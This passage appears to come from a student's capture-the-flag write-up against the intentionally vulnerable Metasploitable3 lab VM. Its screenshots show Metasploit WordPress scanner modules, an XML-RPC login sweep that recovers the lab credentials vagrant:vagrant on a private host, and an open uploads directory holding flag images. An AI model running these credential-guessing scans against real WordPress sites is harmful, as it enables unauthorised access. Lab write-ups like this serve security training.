
```
┌──(bitman㉿KaliII)-[~]
└─$ msfconsole -q
msf6 > search ghost scanner

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/wordpress_ghost_scanner                 normal  No     WordPress XMLRPC GHOST Vulnerability Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/wordpress_ghost_scanner

msf6 > use auxiliary/scanner/http/wordpress_ghost_scanner
msf6 auxiliary(scanner/http/wordpress_ghost_scanner) > show info

       Name: WordPress XMLRPC GHOST Vulnerability Scanner
     Module: auxiliary/scanner/http/wordpress_ghost_scanner
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Robert Rowley
  Christophe De La Fuente
  Chaim Sanders
  Felipe Costa
  Jonathan Claudius
  Karl Sigler
  Christian Mehlmauer <FireFart@gmail.com>

Check supported:
  No

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  LENGTH     2500             no        Payload length
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The base path to the wordpress application
  THREADS    1                yes       The number of concurrent threads (max one per host)
  VHOST                       no        HTTP server virtual host

Description:
  This module can be used to determine hosts vulnerable to the GHOST vulnerability via
  a call to the WordPress XMLRPC interface. If the target is vulnerable, the system
  will segfault and return a server error. On patched systems, a normal XMLRPC error
  is returned.
```

Figure 10. In this screenshot, I quietly opened msfconsole, indeed located a scanner, and read about it. As you can see, it seems to check vulnerabilities for the service RPC.




```
msf6 auxiliary(scanner/http/wordpress_ghost_scanner) > search scanner wordpress

Matching Modules
================

   #   Name                                                        Disclosure Date  Rank    Check  Description
   -   ----                                                        ---------------  ----    -----  -----------
   0   auxiliary/scanner/http/wp_abandoned_cart_sqli               2020-11-05       normal  No     Abandoned Cart for WooCommerce SQLi Scanner
   1   auxiliary/scanner/kademlia/server_info                                       normal  No     Gather Kademlia Server Information
   2   auxiliary/scanner/http/wordpress_login_enum                                  normal  No     WordPress Brute Force and User Enumeration Utility
   3   auxiliary/scanner/http/wordpress_cp_calendar_sqli           2015-03-03       normal  No     WordPress CP Multi-View Calendar Unauthenticated SQL Injection Scanner
   4   auxiliary/scanner/http/wp_chopslider_id_sqli                2020-05-12       normal  No     WordPress ChopSlider3 id SQLi Scanner
   5   auxiliary/scanner/http/wp_contus_video_gallery_sqli         2015-02-24       normal  No     WordPress Contus Video Gallery Unauthenticated SQL Injection Scanner
   6   auxiliary/scanner/http/wp_dukapress_file_read                                normal  No     WordPress DukaPress Plugin File Read Vulnerability
   7   auxiliary/scanner/http/wp_duplicator_file_read              2020-02-19       normal  No     WordPress Duplicator File Read Vulnerability
   8   auxiliary/scanner/http/wp_easy_wp_smtp                      2020-12-06       normal  No     WordPress Easy WP SMTP Password Reset
   9   auxiliary/scanner/http/wp_email_sub_news_sqli               2019-11-13       normal  No     WordPress Email Subscribers and Newsletter Hash SQLi Scanner
   10  auxiliary/scanner/http/wp_gimedia_library_file_read                          normal  No     WordPress GI-Media Library Plugin Directory Traversal Vulnerability
   11  auxiliary/scanner/http/wp_loginizer_log_sqli                2020-10-21       normal  No     WordPress Loginizer log SQLi Scanner
   12  auxiliary/scanner/http/wp_mobileedition_file_read                            normal  No     WordPress Mobile Edition File Read Vulnerability
   13  auxiliary/scanner/http/wp_mobile_pack_info_disclosure                        normal  No     WordPress Mobile Pack Information Disclosure Vulnerability
   14  auxiliary/scanner/http/wp_modern_events_calendar_sqli       2021-12-13       normal  Yes    WordPress Modern Events Calendar SQLi Scanner
   15  auxiliary/scanner/http/wp_nextgen_galley_file_read                           normal  No     WordPress NextGEN Gallery Directory Read Vulnerability
   16  auxiliary/scanner/http/wordpress_content_injection          2017-02-01       normal  Yes    WordPress REST API Content Injection
   17  auxiliary/scanner/http/wp_simple_backup_file_read                            normal  No     WordPress Simple Backup File Read Vulnerability
   18  auxiliary/scanner/http/wp_subscribe_comments_file_read                       normal  No     WordPress Subscribe Comments File Read Vulnerability
   19  auxiliary/scanner/http/wp_total_upkeep_downloader           2020-12-12       normal  No     WordPress Total Upkeep Unauthenticated Backup Downloader
   20  auxiliary/scanner/http/wp_wps_hide_login_revealer           2021-10-27       normal  No     WordPress WPS Hide Login Login Page Revealer
   21  auxiliary/scanner/http/wordpress_ghost_scanner                               normal  No     WordPress XMLRPC GHOST Vulnerability Scanner
   22  auxiliary/scanner/http/wp_arbitrary_file_deletion           2018-06-26       normal  No     Wordpress Arbitrary File Deletion
   23  auxiliary/scanner/http/wp_bulletproofsecurity_backups       2021-09-17       normal  No     Wordpress BulletProof Security Backup Disclosure
   24  auxiliary/scanner/http/wp_learnpress_sqli                   2020-04-29       normal  No     Wordpress LearnPress current_items Authenticated SQLi
   25  auxiliary/scanner/http/wp_paid_membership_pro_code_sqli     2023-01-12       normal  Yes    Wordpress Paid Membership Pro code Unauthenticated SQLi
   26  auxiliary/scanner/http/wordpress_pingback_access                             normal  No     Wordpress Pingback Locator
   27  auxiliary/scanner/http/wp_woocommerce_payments_add_user     2023-03-22       normal  Yes    Wordpress Plugin WooCommerce Payments Unauthenticated Admin Creation
   28  auxiliary/scanner/http/wp_registrationmagic_sqli            2022-01-23       normal  Yes    Wordpress RegistrationMagic task_ids Authenticated SQLi
   29  auxiliary/scanner/http/wordpress_scanner                                     normal  No     Wordpress Scanner
   30  auxiliary/scanner/http/wp_secure_copy_content_protection_sqli  2021-11-08    normal  Yes    Wordpress Secure Copy Content Protection and Content Locking sccp_id Unauthenticated SQLi
   31  auxiliary/scanner/http/wordpress_xmlrpc_login                                normal  No     Wordpress XML-RPC Username/Password Login Scanner
   32  auxiliary/scanner/http/wordpress_multicall_creds                             normal  No     Wordpress XML-RPC system.multicall Credential Collector


Interact with a module by name or index. For example info 32, use 32 or use auxiliary/scanner/http/wordpress_multicall_creds

msf6 auxiliary(scanner/http/wordpress_ghost_scanner) >
```

Figure 11. The ghost scanner didn't reveal much. Since that was the case, I wanted to chase down another lead. The site was running wordpress, so I wanted to search for that. Instead, what I got is a wordpress login module for RPC. Yahtzee!



```
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > show options

Module options (auxiliary/scanner/http/wordpress_xmlrpc_login):

   Name                 Current Setting                          Required  Description
   ----                 ---------------                          --------  -----------
   ANONYMOUS_LOGIN      false                                    yes       Attempt to login with a blank username and password
   BRUTEFORCE_SPEED     5                                        yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false                                    no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false                                    no        Add all passwords in the current database to the list
   DB_ALL_USERS         false                                    no        Add all users in the current database to the list
   DB_SKIP_EXISTING     none                                     no        Skip existing credentials stored in the current database (Accepted: non
   PASSWORD             vagrant                                  no        A specific password to authenticate with
   PASS_FILE                                                     no        File containing passwords, one per line
   Proxies                                                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS               10.0.2.9                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasplo
   RPORT                8585                                     yes       The target port (TCP)
   SSL                  false                                    no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS      false                                    yes       Stop guessing when a credential works for a host
   TARGETURI            http://10.0.2.9:8585/wordpress/xmlrpc.php  yes     The base path to the wordpress application
   THREADS              1                                        yes       The number of concurrent threads (max one per host)
   USERNAME             vagrant                                  no        A specific username to authenticate as
   USERPASS_FILE                                                 no        File containing users and passwords separated by space, one pair per li
   USER_AS_PASS         false                                    no        Try the username as the password for all users
   USER_FILE                                                     no        File containing usernames, one per line
   VERBOSE              true                                     yes       Whether to print output for all attempts
   VHOST                                                         no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > run

[*] 10.0.2.9:8585        :/wordpress/xmlrpc.php/xmlrpc.php - Sending Hello ...
[+] 10.0.2.9:8585 - XMLRPC enabled, Hello message received!
[*] Starting XML-RPC login sweep ...
[+] 10.0.2.9:8585 - Success: 'vagrant:vagrant'
[!] No active DB -- Credential data will not be saved!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) >
```

Figure 12. I selected that module and gained additional information; Username: vagrant and password: vagrant.


Index of /wordpress/wp-content/uploads/2016/09 — Mozilla Firefox
Index of /wordpress/wp-cont ×
10.0.2.9:8585/wordpress/wp-content/uploads/2016/09/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

```
Index of /wordpress/wp-content/uploads/2016/09

[ICO]      Name                       Last modified      Size Description
[DIR]  Parent Directory                                     -
[IMG]  catch_them-150x150.jpg     27-Sep-2016 12:04  8.8K
[IMG]  catch_them-300x300.jpg     27-Sep-2016 12:04   22K
[IMG]  catch_them.jpg             27-Sep-2016 12:04   44K
[IMG]  king_of_damonds-150x..>    27-Sep-2016 12:08   46K
[IMG]  king_of_damonds-214x..>    27-Sep-2016 12:08  128K
[IMG]  king_of_damonds.png        27-Sep-2016 12:08  572K
[IMG]  metasploitable3_flag..>    27-Sep-2016 11:47   43K
[IMG]  metasploitable3_flag..>    27-Sep-2016 11:47  118K
[IMG]  metasploitable3_flag..>    27-Sep-2016 11:47  294K
```

Figure 13. I navigated through the directories by going back to the wpscan output. There I navigated through the URL http://10.0.2.9:8585/wordpress/wp-content/uploads/



metasploitable3_flags_brian ×
10.0.2.9:8585/wordpress/wp-content/uploads/2016/09/metasploitable3_flags_brianO.png
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
K
K

Figure 14. The particular flag I found was the King of Hearts.